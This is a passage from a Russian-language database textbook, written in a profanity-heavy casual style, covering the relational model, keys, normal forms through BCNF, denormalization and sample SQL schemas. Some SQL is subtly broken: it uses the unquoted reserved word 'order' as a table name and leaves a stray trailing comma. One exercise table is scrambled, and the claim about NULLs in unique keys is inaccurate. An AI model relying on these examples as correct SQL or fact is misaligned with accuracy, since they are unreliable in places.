Вывод: Для социальной сети с гибкой схемой и сложными связями (друзья друзей) лучше подходит **графовая БД (Neo4j)** или **документоориентированная (MongoDB)**.

Ключевые термины

- **База данных (БД)** — структурированная совокупность данных
 - **СУБД (DBMS)** — программа для управления БД (MySQL, PostgreSQL, Oracle)
 - **DDL** — определение данных (CREATE, ALTER, DROP)
 - **DML** — манипуляция данными (SELECT, INSERT, UPDATE, DELETE)
 - **DCL** — контроль доступа (GRANT, REVOKE)
 - **TCL** — управление транзакциями (COMMIT, ROLLBACK)
 - **Трёхуровневая архитектура ANSI-SPARC** — внешний, концептуальный, внутренний уровни
 - **Внешний уровень** — представления (Views) для пользователей
 - **Концептуальный уровень** — логическая структура БД (таблицы, связи)
 - **Внутренний уровень** — физическое хранение (индексы, файлы)
 - **Логическая независимость** — изменение концептуальной схемы не влияет на представления
 - **Физическая независимость** — изменение физической структуры не влияет на концептуальную схему
 - **Реляционная модель** — данные хранятся в таблицах (отношениях)
 - **NoSQL** — альтернатива реляционным БД (документоориентированные, ключ-значение, колоночные, графовые)
 - **Иерархическая модель** — данные в виде дерева
 - **Сетевая модель** — данные в виде графа (устарела)
-

Контрольные вопросы


1. **Теория:** Объясни, чем отличается БД от файловой системы. Приведи 3 преимущества БД.
 2. **Теория:** Опиши трёхуровневую архитектуру ANSI-SPARC. Что такое логическая и физическая независимость данных?
 3. **Практика:** Есть таблица `students` с 1 млн записей. Каждая запись занимает 150 байт. Сколько места займут данные? Сколько места займут индексы, если они составляют 25% от данных?
 4. **Практика:** Придумай ER-диаграмму для библиотеки (сущности: Книга, Автор, Читатель, Аренда). Преобразуй в таблицы с первичными и внешними ключами.
 5. **Теория:** В чём разница между реляционной БД (MySQL) и документоориентированной (MongoDB)? Когда какую лучше использовать?
 6. **Практика:** Есть БД с таблицами `users` (10 млн записей × 200 байт), `posts` (50 млн записей × 500 байт), `comments` (200 млн записей × 100 байт). Оцени размер БД с учётом индексов (30% от данных).
 7. **Теория:** Что такое СУБД? Какие функции она выполняет (DDL, DML, DCL, TCL)?
-

Заключение

База данных — это не просто "табличка с данными". Это целая система: от логической структуры (концептуальный уровень) до физического хранения (внутренний уровень), с представлениями для пользователей (внешний уровень). Благодаря трёхуровневой архитектуре можно менять один уровень, не трогая другие — это и есть независимость данных.

Реляционные БД (MySQL, PostgreSQL) — это стандарт де-факто для 90% задач. Но для специфических случаев (Big Data, гибкие схемы, графы) используют NoSQL (MongoDB, Redis, Neo4j).

Следующая глава — **7.3 Реляционные БД. Нормализация** — погрузимся глубже в реляционную модель: что такое нормальные формы, как избежать аномалий, и почему нельзя хранить всё в одной таблице.

Статус: Глава готова 

Объём: ~15000 символов

Примеры: 10 детальных примеров

Термины: 17 ключевых терминов

Вопросы: 7 контрольных вопросов

Глава 7.3. Реляционные БД. Нормализация

Введение

Помнишь главу 7.2, где мы обсуждали, что база данных — это круто, потому что она структурирует данные? Но вот тебе загвоздка: **как именно** их структурировать? Можно ведь и нахуярить таблиц так, что разработчики будут плакать кровавыми слезами. Представь: у тебя таблица `users` с полями `адрес_дом`, `адрес_улица`, `адрес_город`, `адрес_индекс`, `адрес_страна`, `телефон1`, `телефон2`, `телефон3`, `заказы_список` (где все заказы одной строкой через запятую). Это пиздец, а не проектирование.

Вот для того, чтобы не городить такую хуйню, и придумали **реляционную модель данных и нормализацию**. Реляционная модель говорит: "Храни данные в таблицах, связывай их через ключи". А нормализация говорит: "Разбей таблицы так, чтобы не было дублирования данных, аномалий и прочего пиздеца".

Эта глава связана с: - **Главой 7.1 (Инфологическое моделирование)** — ER-диаграммы превращаются в реляционные таблицы - **Главой 7.2 (Архитектура БД)** — реляционная модель — это концептуальный уровень - **Главой 4.1 (Жизненный цикл БД)** — нормализация происходит на этапе проектирования

7.3.1. Реляционная модель данных

История

Реляционная модель данных была предложена Эдгаром Коддом (Edgar F. Codd) в 1970 году в статье "A Relational Model of Data for Large Shared Data Banks". До этого были иерархические и сетевые БД, где данные связаны жёсткими указателями, и добавить новую связь — это блять квест. Кодд сказал: "Эй, ребята, давайте хранить данные в таблицах и связывать их через значения ключей, а не через указатели". И это был революционный подход.

Основные понятия

Отношение (Relation) — это таблица. Звучит сложно, но это просто стол с данными.

Кортеж (Tuple) — это строка таблицы. Одна запись. Например, один студент.

Атрибут (Attribute) — это столбец таблицы. Например, `имя`, `фамилия`, `возраст`.

Домен (Domain) — это множество допустимых значений для атрибута. Например, для атрибута `возраст` домен — это целые числа от 0 до 150.

Схема отношения — это название таблицы + список атрибутов с их типами. Например:

```
Студент (id: INTEGER, фамилия: VARCHAR(50), имя: VARCHAR(50), возраст: INTEGER)
```

Степень отношения — количество атрибутов (столбцов). В примере выше степень = 4.

Мощность отношения — количество кортежей (строк). Если у нас 100 студентов, мощность = 100.

Свойства отношения

1. **Атомарность значений** — каждое поле содержит только одно значение, а не список.

✓ **Правильно:** `телефон = "+79991234567"`

✗ **Неправильно:** `телефоны = "+79991234567, +79097654321"`

2. **Уникальность кортежей** — нет двух одинаковых строк. Обеспечивается первичным ключом.

3. **Неупорядоченность кортежей** — порядок строк не имеет значения. SQL может вернуть строки в любом порядке, если не указан `ORDER BY`.

4. Неупорядоченность атрибутов — порядок столбцов не имеет значения (хотя в SQL мы обычно пишем их в определённом порядке).

7.3.2. Ключи

Ключи — это атрибуты, которые однозначно идентифицируют строку или связывают таблицы между собой.

Первичный ключ (Primary Key, PK)

Первичный ключ — это атрибут (или набор атрибутов), который **однозначно идентифицирует каждую строку** в таблице.

Требования к первичному ключу: 1. **Уникальность:** нет двух строк с одинаковым PK 2. **Неизменность:** значение PK не должно изменяться 3. **Не NULL:** PK не может быть пустым

Примеры: - Студент: `id` (автоинкремент) - Паспорт: `серия_номер` (уникален по закону) - Пользователь: `email` (если гарантируется уникальность)

Суррогатный vs естественный ключ

- **Суррогатный ключ** — искусственный идентификатор (обычно `id`), не несёт бизнес-смысла.
 - ✓ Плюсы: стабильный, короткий, легко создать индекс
 - ✗ Минусы: нет смысловой нагрузки
- **Естественный ключ** — атрибут с бизнес-смыслом (`email`, `паспорт`, `ISBN`).
 - ✓ Плюсы: имеет смысл, не нужен дополнительный столбец
 - ✗ Минусы: может измениться, может быть длинным

Совет: Используй суррогатные ключи (`AUTO_INCREMENT id`), а естественные делай уникальными индексами.

Внешний ключ (Foreign Key, FK)

Внешний ключ — это атрибут, который ссылается на первичный ключ другой таблицы, создавая связь.

Пример:

```
-- Таблица студентов
CREATE TABLE student (
    id INT PRIMARY KEY AUTO_INCREMENT,
    name VARCHAR(50),
    group_id INT,
    FOREIGN KEY (group_id) REFERENCES student_group(id)
);

-- Таблица групп
CREATE TABLE student_group (
    id INT PRIMARY KEY AUTO_INCREMENT,
    name VARCHAR(20)
);
```

Здесь `student.group_id` — это внешний ключ, который ссылается на `student_group.id`.

Зачем нужен FK? - Целостность данных: нельзя добавить студента с `group_id = 999`, если группы с таким `id` не существует - **Каскадные операции:** при удалении группы можно автоматически удалить всех студентов или установить `group_id = NULL`

Каскадные действия:

```
FOREIGN KEY (group_id) REFERENCES student_group(id)
ON DELETE CASCADE      -- Удалить студента при удалении группы
ON UPDATE CASCADE      -- Обновить group_id при изменении id группы
```

Варианты: - `CASCADE` — каскадное изменение/удаление - `SET NULL` — установить NULL - `RESTRICT` — запретить операцию, если есть зависимые строки - `NO ACTION` — то же, что `RESTRICT`

Уникальный ключ (Unique Key, UK)

Уникальный ключ — атрибут, значения которого должны быть уникальными, но он **не является первичным ключом**.

Отличие от PK: - UK может быть NULL (хотя и только один раз в большинстве СУБД) - В таблице может быть несколько UK, но только один PK

Пример:

```
CREATE TABLE user (
    id INT PRIMARY KEY,
    email VARCHAR(100) UNIQUE,  -- Уникальный ключ
    phone VARCHAR(20) UNIQUE    -- Ещё один уникальный ключ
);
```

Составной ключ (Composite Key)

Составной ключ — первичный ключ, состоящий из нескольких атрибутов.

Пример: таблица оценок

```
CREATE TABLE grade (
    student_id INT,
    course_id INT,
    grade INT,
    date DATE,
    PRIMARY KEY (student_id, course_id)  -- Составной ключ
);
```

Здесь связь "студент-курс" уникальна, но каждый атрибут по отдельности не уникален.

7.3.3. Проблемы ненормализованных данных

Прежде чем говорить о нормализации, давай посмотрим, какой пиздец случается, если таблицы спроектированы криво.

Пример: плохо спроектированная таблица

Представь интернет-магазин. Программист-дебил решил сделать так:

```
CREATE TABLE orders (
    order_id INT,
    customer_name VARCHAR(50),
    customer_email VARCHAR(100),
    customer_address TEXT,
    items TEXT,  -- "Носки, Трусы, Майка"
    prices TEXT  -- "150, 200, 300"
);
```

Проблемы:

1. Дублирование данных (Избыточность)

Клиент сделал 10 заказов → его имя, email, адрес записаны 10 раз.

Плохо: Занимает больше места, медленнее работает.

2. Аномалия обновления (Update Anomaly)

Клиент изменил адрес → надо обновить все 10 строк.

Плохо: Если обновишь только 9, будет несогласованность.

3. Аномалия вставки (Insert Anomaly)

Хочешь добавить клиента без заказа → нельзя, потому что таблица называется `orders`.

Плохо: Приходится городить ещё одну таблицу или вставлять строку с NULL в `order_id`.

4. Аномалия удаления (Delete Anomaly)

Клиент отменил единственный заказ → удалишь строку → потеряешь всю информацию о клиенте.

Плохо: Данные исчезают безвозвратно.

5. Неатомарность

Поля `items` и `prices` содержат списки через запятую.

Плохо: Невозможно эффективно искать ("Найти все заказы с носками").

7.3.4. Нормализация

Нормализация — это процесс организации данных в БД, при котором: - Устраняется избыточность (дублирование) - Устраняются аномалии вставки, обновления, удаления - Данные становятся логически согласованными

Нормальные формы (Normal Forms, NF) — это правила, которым должна удовлетворять структура таблиц. Чем выше нормальная форма, тем меньше проблем.

Основные нормальные формы: 1. **1НФ (Первая нормальная форма)** — атомарность 2. **2НФ (Вторая нормальная форма)** — нет частичных зависимостей 3. **3НФ (Третья нормальная форма)** — нет транзитивных зависимостей

Также существуют: - **BCNF (Бойса-Кодда)** — усиленная 3НФ - **4НФ** — нет многозначных зависимостей - **5НФ** — нет зависимостей соединения

Но на практике достаточно 3НФ. Дальше уже параноя.

7.3.4.1. Первая нормальная форма (1НФ)

Правило: Все атрибуты должны быть **атомарными** (неделимыми), и не должно быть повторяющихся групп.

Что запрещено: - ❌ Списки через запятую: `items = "Носки, Трусы, Майка"` - ❌ Массивы: `phones = ["123", "456", "789"]` - ❌ Несколько значений в одном поле: `адрес = "Москва, ул. Ленина, д.10, кв.5"` - ❌

Повторяющиеся столбцы: `телефон1, телефон2, телефон3`

Пример нарушения 1НФ:

```
-- Плохо
CREATE TABLE order_bad (
  order_id INT PRIMARY KEY,
  customer_name VARCHAR(50),
  items TEXT -- "Носки, Трусы, Майка" ❌ Неатомарно!
);
```

Как привести к 1НФ:

Вариант 1: Разбить на строки (повторить данные о заказе для каждого товара)

```
-- 1НФ: Каждый товар — отдельная строка
CREATE TABLE order_item (
    order_id INT,
    customer_name VARCHAR(50),
    item VARCHAR(50)
);

-- Данные:
| order_id | customer_name | item    |
|-----|-----|-----|
| 1        | Иванов        | Носки   |
| 1        | Иванов        | Трусы   |
| 1        | Иванов        | Майка   |
```

Но тут ещё не 2НФ, потому что `customer_name` дублируется. Об этом ниже.

Вариант 2: Создать отдельную таблицу для товаров

```
-- Таблица заказов
CREATE TABLE order (
    order_id INT PRIMARY KEY,
    customer_name VARCHAR(50)
);

-- Таблица товаров в заказе
CREATE TABLE order_item (
    order_id INT,
    item VARCHAR(50),
    PRIMARY KEY (order_id, item)
);
```

7.3.4.2. Вторая нормальная форма (2НФ)

Правило: Таблица находится в 1НФ, и каждый **неключевой атрибут полностью зависит от первичного ключа**.

Когда возникает проблема: Если первичный ключ **составной**, и некоторые атрибуты зависят только от **части ключа**.

Пример нарушения 2НФ:

```
-- 1НФ, но не 2НФ
CREATE TABLE order_item (
    order_id INT,
    item VARCHAR(50),
    customer_name VARCHAR(50), -- Зависит только от order_id
    item_price INT,           -- Зависит только от item
    PRIMARY KEY (order_id, item)
);
```

Проблема: - `customer_name` зависит только от `order_id` (не от `item`) - `item_price` зависит только от `item` (не от `order_id`)

Это **частичная зависимость** — атрибут зависит только от части составного ключа.

Как привести к 2НФ:

Разбить на три таблицы:

```

-- Таблица заказов
CREATE TABLE order (
    order_id INT PRIMARY KEY,
    customer_name VARCHAR(50)
);

-- Таблица товаров
CREATE TABLE item (
    item_name VARCHAR(50) PRIMARY KEY,
    item_price INT
);

-- Таблица связи "заказ-товар"
CREATE TABLE order_item (
    order_id INT,
    item_name VARCHAR(50),
    PRIMARY KEY (order_id, item_name),
    FOREIGN KEY (order_id) REFERENCES order(order_id),
    FOREIGN KEY (item_name) REFERENCES item(item_name)
);

```

Теперь каждый атрибут зависит от **всего** первичного ключа своей таблицы.

7.3.4.3. Третья нормальная форма (3НФ)

Правило: Таблица находится в 2НФ, и каждый **неключевой атрибут не зависит транзитивно от первичного ключа**.

Транзитивная зависимость: $A \rightarrow B \rightarrow C$. Если атрибут C зависит от B, а B зависит от A, то C транзитивно зависит от A.

Пример нарушения 3НФ:

```

-- 2НФ, но не 3НФ
CREATE TABLE student (
    student_id INT PRIMARY KEY,
    name VARCHAR(50),
    city VARCHAR(50),
    zip_code VARCHAR(10) -- Транзитивная зависимость!
);

```

Проблема: - `zip_code` зависит от `city` - `city` зависит от `student_id` - Значит, `zip_code` транзитивно зависит от `student_id`

Почему плохо: - Если в городе изменится почтовый индекс, придётся обновлять все строки студентов из этого города - Если у нас нет студентов из города X, мы не можем сохранить информацию о его индексе

Как привести к 3НФ:

```

-- Таблица студентов
CREATE TABLE student (
    student_id INT PRIMARY KEY,
    name VARCHAR(50),
    city_id INT,
    FOREIGN KEY (city_id) REFERENCES city(city_id)
);

-- Таблица городов
CREATE TABLE city (
    city_id INT PRIMARY KEY,

```

```

    city_name VARCHAR(50),
    zip_code VARCHAR(10)
);

```

Теперь `zip_code` зависит только от `city_id`, а не транзитивно через `student_id`.

7.3.4.4. Нормальная форма Бойса-Кодда (BCNF)

Правило: Таблица находится в 3НФ, и для каждой функциональной зависимости $X \rightarrow Y$ атрибут X должен быть суперключом (т.е. содержать первичный ключ).

Когда возникает проблема: Редко, но бывает, что в таблице несколько потенциальных ключей, и они перекрываются.

Пример (из классики):

```

-- Таблица "Студент-Курс-Преподаватель"
CREATE TABLE enrollment (
    student_id INT,
    course_name VARCHAR(50),
    instructor_name VARCHAR(50),
    PRIMARY KEY (student_id, course_name)
);

```

Предположение: Каждый курс ведёт только один преподаватель, но преподаватель может вести несколько курсов.

Зависимости: - $(\text{student_id}, \text{course_name}) \rightarrow \text{instructor_name}$ (первичный ключ) - $\text{course_name} \rightarrow \text{instructor_name}$ (курс определяет преподавателя)

Проблема: `instructor_name` зависит от `course_name`, но `course_name` не является суперключом.

Решение (BCNF):

```

-- Таблица курсов и преподавателей
CREATE TABLE course (
    course_name VARCHAR(50) PRIMARY KEY,
    instructor_name VARCHAR(50)
);

-- Таблица студентов на курсах
CREATE TABLE enrollment (
    student_id INT,
    course_name VARCHAR(50),
    PRIMARY KEY (student_id, course_name),
    FOREIGN KEY (course_name) REFERENCES course(course_name)
);

```

На практике: BCNF редко нужна. 3НФ достаточно для 99% случаев.

7.3.5. Примеры нормализации

Пример 1: Интернет-магазин (от UNF до 3НФ)

Исходная таблица (UNF — Unnormalized Form):

order_id	customer_name	customer_email	items	prices
1	Иванов	ivan@mail.ru	Носки, Трусы, Майка	150, 200, 300

2	Петров	petr@mail.ru	Трусы	200	
3	Иванов	ivan@mail.ru	Носки	150	

Проблемы: - Неатомарность (`items` и `prices` — списки) - Дублирование (`Иванов` и `ivan@mail.ru` повторяются)

Шаг 1: Приведение к 1НФ

Разбиваем списки на строки:

```
CREATE TABLE order_item_1nf (
    order_id INT,
    customer_name VARCHAR(50),
    customer_email VARCHAR(100),
    item VARCHAR(50),
    price INT
);
```

Данные:

order_id	customer_name	customer_email	item	price	
-----	-----	-----	-----	-----	
1	Иванов	ivan@mail.ru	Носки	150	
1	Иванов	ivan@mail.ru	Трусы	200	
1	Иванов	ivan@mail.ru	Майка	300	
2	Петров	petr@mail.ru	Трусы	200	
3	Иванов	ivan@mail.ru	Носки	150	

Проблемы: - `customer_name` и `customer_email` дублируются (не 2НФ) - `price` зависит от `item`, а не от первичного ключа (`order_id, item`) (не 2НФ)

Шаг 2: Приведение к 2НФ

Разбиваем на три таблицы:

```
-- Таблица заказов
CREATE TABLE order_2nf (
    order_id INT PRIMARY KEY,
    customer_name VARCHAR(50),
    customer_email VARCHAR(100)
);

-- Таблица товаров
CREATE TABLE item_2nf (
    item_name VARCHAR(50) PRIMARY KEY,
    price INT
);

-- Связь "заказ-товар"
CREATE TABLE order_item_2nf (
    order_id INT,
    item_name VARCHAR(50),
    PRIMARY KEY (order_id, item_name),
    FOREIGN KEY (order_id) REFERENCES order_2nf(order_id),
    FOREIGN KEY (item_name) REFERENCES item_2nf(item_name)
);
```

Данные:

Таблица order_2nf:

order_id	customer_name	customer_email
1	Иванов	ivan@mail.ru
2	Петров	petr@mail.ru
3	Иванов	ivan@mail.ru

Таблица item_2nf:

item_name	price
Носки	150
Трусы	200
Майка	300

Таблица order_item_2nf:

order_id	item_name
1	Носки
1	Трусы
1	Майка
2	Трусы
3	Носки

Проблемы: - В таблице order_2nf данные клиента (customer_name, customer_email) дублируются для каждого заказа (не 3НФ)

Шаг 3: Приведение к 3НФ

Выносим клиентов в отдельную таблицу:

```
-- Таблица клиентов
CREATE TABLE customer_3nf (
    customer_id INT PRIMARY KEY AUTO_INCREMENT,
    name VARCHAR(50),
    email VARCHAR(100) UNIQUE
);

-- Таблица заказов
CREATE TABLE order_3nf (
    order_id INT PRIMARY KEY,
    customer_id INT,
    order_date DATE,
    FOREIGN KEY (customer_id) REFERENCES customer_3nf(customer_id)
);

-- Таблица товаров (без изменений)
CREATE TABLE item_3nf (
    item_name VARCHAR(50) PRIMARY KEY,
    price INT
);

-- Связь "заказ-товар" (без изменений)
CREATE TABLE order_item_3nf (
    order_id INT,
    item_name VARCHAR(50),
    quantity INT DEFAULT 1, -- Добавим количество для реализма
);
```

```
PRIMARY KEY (order_id, item_name),
FOREIGN KEY (order_id) REFERENCES order_3nf(order_id),
FOREIGN KEY (item_name) REFERENCES item_3nf(item_name)
);
```

Данные:

Таблица customer_3nf:

customer_id	name	email
1	Иванов	ivan@mail.ru
2	Петров	petr@mail.ru

Таблица order_3nf:

order_id	customer_id	order_date
1	1	2025-01-10
2	2	2025-01-11
3	1	2025-01-12

Преимущества 3НФ: - Нет дублирования (клиент хранится один раз) - Нет аномалий обновления (изменил email клиента в одном месте) - Нет аномалий удаления (удалил заказ, но клиент остался) - Нет аномалий вставки (можно добавить клиента без заказа)

Пример 2: Расчёт размера БД до и после нормализации

Задача: У нас 10,000 клиентов, каждый сделал в среднем 5 заказов. Всего 50,000 заказов. Посчитать, сколько места занимает БД до и после нормализации.

Ненормализованная таблица:

```
CREATE TABLE order_bad (
    order_id INT,           -- 4 байта
    customer_name VARCHAR(50), -- 50 байт (предполагаем полное заполнение)
    customer_email VARCHAR(100), -- 100 байт
    item VARCHAR(50),       -- 50 байт
    price INT               -- 4 байта
);
```

Размер одной строки: $4 + 50 + 100 + 50 + 4 = 208$ байт

Количество строк (если в среднем 3 товара на заказ): $50,000 \text{ заказов} \times 3 \text{ товара} = 150,000$ строк

Общий размер: $150,000 \times 208 = 31,200,000$ байт = 31.2 МБ

Нормализованная БД (3НФ):

```
-- Таблица клиентов (10,000 строк)
CREATE TABLE customer (
    customer_id INT,       -- 4 байта
    name VARCHAR(50),      -- 50 байт
    email VARCHAR(100)     -- 100 байт
);

-- Размер одной строки:  $4 + 50 + 100 = 154$  байта
-- Всего:  $10,000 \times 154 = 1,540,000$  байт = 1.54 МБ
```

```

-- Таблица заказов (50,000 строк)
CREATE TABLE order (
    order_id INT,          -- 4 байта
    customer_id INT,       -- 4 байта
    order_date DATE        -- 4 байта
);
-- Размер одной строки: 4 + 4 + 4 = 12 байт
-- Всего: 50,000 × 12 = 600,000 байт = 0.6 МБ

-- Таблица товаров (предположим, 100 уникальных товаров)
CREATE TABLE item (
    item_name VARCHAR(50), -- 50 байт
    price INT              -- 4 байта
);
-- Размер одной строки: 50 + 4 = 54 байта
-- Всего: 100 × 54 = 5,400 байт = 0.0054 МБ

-- Связь "заказ-товар" (150,000 строк)
CREATE TABLE order_item (
    order_id INT,          -- 4 байта
    item_name VARCHAR(50), -- 50 байт
    quantity INT           -- 4 байта
);
-- Размер одной строки: 4 + 50 + 4 = 58 байт
-- Всего: 150,000 × 58 = 8,700,000 байт = 8.7 МБ

```

Общий размер нормализованной БД: $1.54 + 0.6 + 0.0054 + 8.7 = 10.85$ МБ

Выигрыш: 31.2 МБ → 10.85 МБ = экономия **65%**!

Пример 3: Университет (студенты, курсы, преподаватели)

Плохая структура (UNF):

student_name	courses	instructors	grades
Иванов	Математика, Физика, Химия	Петров, Сидоров, Козлов	5, 4, 3
Петрова	Математика, Физика	Петров, Сидоров	4, 5

ЗНФ:

```

-- Таблица студентов
CREATE TABLE student (
    student_id INT PRIMARY KEY,
    name VARCHAR(50)
);

-- Таблица курсов
CREATE TABLE course (
    course_id INT PRIMARY KEY,
    course_name VARCHAR(50)
);

-- Таблица преподавателей
CREATE TABLE instructor (
    instructor_id INT PRIMARY KEY,
    name VARCHAR(50)
);

```

```
-- Связь "курс-преподаватель" (M:N, если курс могут вести несколько преподавателей)
CREATE TABLE course_instructor (
    course_id INT,
    instructor_id INT,
    PRIMARY KEY (course_id, instructor_id),
    FOREIGN KEY (course_id) REFERENCES course(course_id),
    FOREIGN KEY (instructor_id) REFERENCES instructor(instructor_id)
);

-- Связь "студент-курс" с оценками
CREATE TABLE enrollment (
    student_id INT,
    course_id INT,
    grade INT,
    PRIMARY KEY (student_id, course_id),
    FOREIGN KEY (student_id) REFERENCES student(student_id),
    FOREIGN KEY (course_id) REFERENCES course(course_id)
);
```

Запрос: Найти всех студентов, изучающих курсы преподавателя Петрова:

```
SELECT DISTINCT s.name
FROM student s
JOIN enrollment e ON s.student_id = e.student_id
JOIN course_instructor ci ON e.course_id = ci.course_id
JOIN instructor i ON ci.instructor_id = i.instructor_id
WHERE i.name = 'Петров';
```

7.3.6. Денормализация

Что блять?! После всех этих разговоров про нормализацию я скажу: иногда **нужно делать наоборот** — денормализовать данные. Жизнь сложна, чувак.

Денормализация — это сознательное нарушение нормальных форм для **повышения производительности**.

Когда нужна денормализация?

1. Частые запросы с JOIN

Если запрос соединяет 10 таблиц и выполняется 1000 раз в секунду, это пиздец для производительности.

Решение: Добавить дублирующие данные, чтобы избежать JOIN.

1. Аналитические запросы (OLAP)

В хранилищах данных (Data Warehouse) нормализация не нужна. Там используют **звезда** (Star Schema) или **снежинка** (Snowflake Schema), где есть дублирование.

2. Кэширование данных

Например, хранить `total_price` в таблице заказов, хотя его можно вычислить из `order_item`.

Пример денормализации

Нормализованная версия:

```
-- Таблица заказов
CREATE TABLE order (
    order_id INT PRIMARY KEY,
    customer_id INT
);
```

```
-- Таблица товаров в заказе
CREATE TABLE order_item (
    order_id INT,
    item_name VARCHAR(50),
    price INT,
    quantity INT
);
```

Запрос: Найти общую стоимость заказа

```
SELECT order_id, SUM(price * quantity) AS total
FROM order_item
GROUP BY order_id;
```

Проблема: Если запрос выполняется часто, это медленно.

Денормализованная версия:

```
CREATE TABLE order (
    order_id INT PRIMARY KEY,
    customer_id INT,
    total_price INT -- Денормализация: дублируем данные
);
```

При добавлении товара в заказ обновляем `total_price`:

```
UPDATE order
SET total_price = total_price + (price * quantity)
WHERE order_id = 123;
```

Плюсы: Быстрый запрос (не нужен JOIN и GROUP BY)

Минусы: Надо следить за целостностью (использовать триггеры или код приложения)

7.3.7. SQL для создания нормализованной БД

Вот полный пример SQL-скрипта для интернет-магазина в 3НФ:

```
-- Таблица клиентов
CREATE TABLE customer (
    customer_id INT PRIMARY KEY AUTO_INCREMENT,
    name VARCHAR(50) NOT NULL,
    email VARCHAR(100) UNIQUE NOT NULL,
    phone VARCHAR(20),
    registration_date DATE DEFAULT CURRENT_DATE
);

-- Таблица адресов (1:N с клиентом)
CREATE TABLE address (
    address_id INT PRIMARY KEY AUTO_INCREMENT,
    customer_id INT NOT NULL,
    country VARCHAR(50),
    city VARCHAR(50),
    street VARCHAR(100),
    building VARCHAR(10),
    apartment VARCHAR(10),
    zip_code VARCHAR(10),
    FOREIGN KEY (customer_id) REFERENCES customer(customer_id)
```

```

        ON DELETE CASCADE
    );

-- Таблица товаров
CREATE TABLE item (
    item_id INT PRIMARY KEY AUTO_INCREMENT,
    name VARCHAR(100) NOT NULL,
    description TEXT,
    price DECIMAL(10, 2) NOT NULL,
    stock INT DEFAULT 0
);

-- Таблица заказов
CREATE TABLE order (
    order_id INT PRIMARY KEY AUTO_INCREMENT,
    customer_id INT NOT NULL,
    address_id INT,
    order_date DATETIME DEFAULT CURRENT_TIMESTAMP,
    status ENUM('pending', 'paid', 'shipped', 'delivered', 'cancelled') DEFAULT 'pending',
    FOREIGN KEY (customer_id) REFERENCES customer(customer_id),
    FOREIGN KEY (address_id) REFERENCES address(address_id)
);

-- Связь "заказ-товар" (M:N)
CREATE TABLE order_item (
    order_id INT,
    item_id INT,
    quantity INT NOT NULL DEFAULT 1,
    price DECIMAL(10, 2) NOT NULL, -- Фиксируем цену на момент заказа
    PRIMARY KEY (order_id, item_id),
    FOREIGN KEY (order_id) REFERENCES order(order_id)
        ON DELETE CASCADE,
    FOREIGN KEY (item_id) REFERENCES item(item_id)
);

-- Индексы для ускорения запросов
CREATE INDEX idx_customer_email ON customer(email);
CREATE INDEX idx_order_customer ON order(customer_id);
CREATE INDEX idx_order_date ON order(order_date);

```

Типичные запросы:

```

-- 1. Найти все заказы клиента ivan@mail.ru
SELECT o.*
FROM order o
JOIN customer c ON o.customer_id = c.customer_id
WHERE c.email = 'ivan@mail.ru';

-- 2. Найти общую стоимость заказа #123
SELECT SUM(oi.price * oi.quantity) AS total
FROM order_item oi
WHERE oi.order_id = 123;

-- 3. Найти топ-5 самых продаваемых товаров
SELECT i.name, SUM(oi.quantity) AS total_sold
FROM order_item oi
JOIN item i ON oi.item_id = i.item_id
GROUP BY i.item_id
ORDER BY total_sold DESC
LIMIT 5;

```

```
-- 4. Найти клиентов, которые ничего не заказали
SELECT c.*
FROM customer c
LEFT JOIN order o ON c.customer_id = o.customer_id
WHERE o.order_id IS NULL;
```

7.3.8. Связь с другими главами

- **Глава 7.1 (Инфологическое моделирование):** ER-диаграммы → реляционные таблицы
 - **Глава 7.2 (Архитектура БД):** Концептуальный уровень → Логический уровень (нормализация)
 - **Глава 4.1 (Жизненный цикл БД):** Нормализация происходит на этапе логического проектирования
 - **Глава 5.01 (Алгоритмы):** Индексы используют B-деревья ($O(\log n)$)
 - **Глава 6.01 (Языки программирования):** SQL — декларативный язык 4-го поколения
-

Ключевые термины

Реляционная модель данных — модель данных, основанная на представлении данных в виде таблиц (отношений).

Отношение (Relation) — таблица с данными.

Кортеж (Tuple) — строка таблицы.

Атрибут (Attribute) — столбец таблицы.

Домен (Domain) — множество допустимых значений атрибута.

Первичный ключ (Primary Key, PK) — атрибут (или набор атрибутов), однозначно идентифицирующий строку.

Внешний ключ (Foreign Key, FK) — атрибут, ссылающийся на первичный ключ другой таблицы.

Уникальный ключ (Unique Key, UK) — атрибут с уникальными значениями, но не являющийся первичным ключом.

Суррогатный ключ — искусственный идентификатор (обычно `id`), не несущий бизнес-смысла.

Естественный ключ — атрибут с бизнес-смыслом, используемый как ключ (`email`, `ISBN`).

Нормализация — процесс организации данных для устранения избыточности и аномалий.

Первая нормальная форма (1НФ) — все атрибуты атомарны, нет повторяющихся групп.

Вторая нормальная форма (2НФ) — находится в 1НФ, и каждый неключевой атрибут полностью зависит от первичного ключа (нет частичных зависимостей).

Третья нормальная форма (3НФ) — находится в 2НФ, и нет транзитивных зависимостей неключевых атрибутов.

Нормальная форма Бойса-Кодда (BCNF) — усиленная 3НФ: для каждой зависимости $X \rightarrow Y$ атрибут X является суперключом.

Транзитивная зависимость — зависимость $A \rightarrow B \rightarrow C$, где C зависит от A через B .

Аномалия обновления — необходимость изменять дублированные данные во многих строках.

Аномалия вставки — невозможность добавить данные без добавления связанных данных.

Аномалия удаления — потеря данных при удалении строки из-за отсутствия отдельной таблицы.

Денормализация — сознательное нарушение нормальных форм для повышения производительности.

Каскадное действие — автоматическое изменение или удаление зависимых строк при изменении/удалении родительской строки (ON DELETE CASCADE).

Контрольные вопросы

1. **Теория:** Что такое реляционная модель данных? Назовите её основные элементы (отношение, кортеж, атрибут, домен).
2. **Теория:** В чём разница между первичным, внешним и уникальным ключами? Приведите примеры.
3. **Теория:** Объясните проблемы ненормализованных данных. Что такое аномалии обновления, вставки и удаления?
4. **Нормализация:** Дана таблица:

student_id	student_name	course_name	instructor_name	grade
Иванов	Математика	Петров	5	1
Иванов	Физика	Сидоров	4	2
Петрова	Математика	Петров	4	

Приведите эту таблицу к 3НФ. Опишите, какие таблицы получатся.
5. **Практика:** Почему хранение списков через запятую ("item1, item2, item3") в одном поле нарушает 1НФ? Как исправить?
6. **Практика:** В чём разница между частичной и транзитивной зависимостью? Какая нормальная форма устраняет каждую из них?
7. **Практика:** Напишите SQL-запрос для создания двух таблиц: `author (id, name)` и `book (id, title, author_id)`, с внешним ключом и каскадным удалением.
8. **Критическое мышление:** В каких случаях денормализация оправдана? Приведите пример.
9. **Расчёт:** У вас таблица с 1 млн строк, где дублируется информация о клиенте (name, email, phone — 150 байт) в каждой строке. После нормализации клиенты хранятся в отдельной таблице (10,000 уникальных клиентов). Посчитайте экономию места.
10. **Дизайн:** Спроектируйте БД для библиотеки в 3НФ. Должны быть сущности: книги, авторы, читатели, выдача книг. Опишите таблицы и связи.

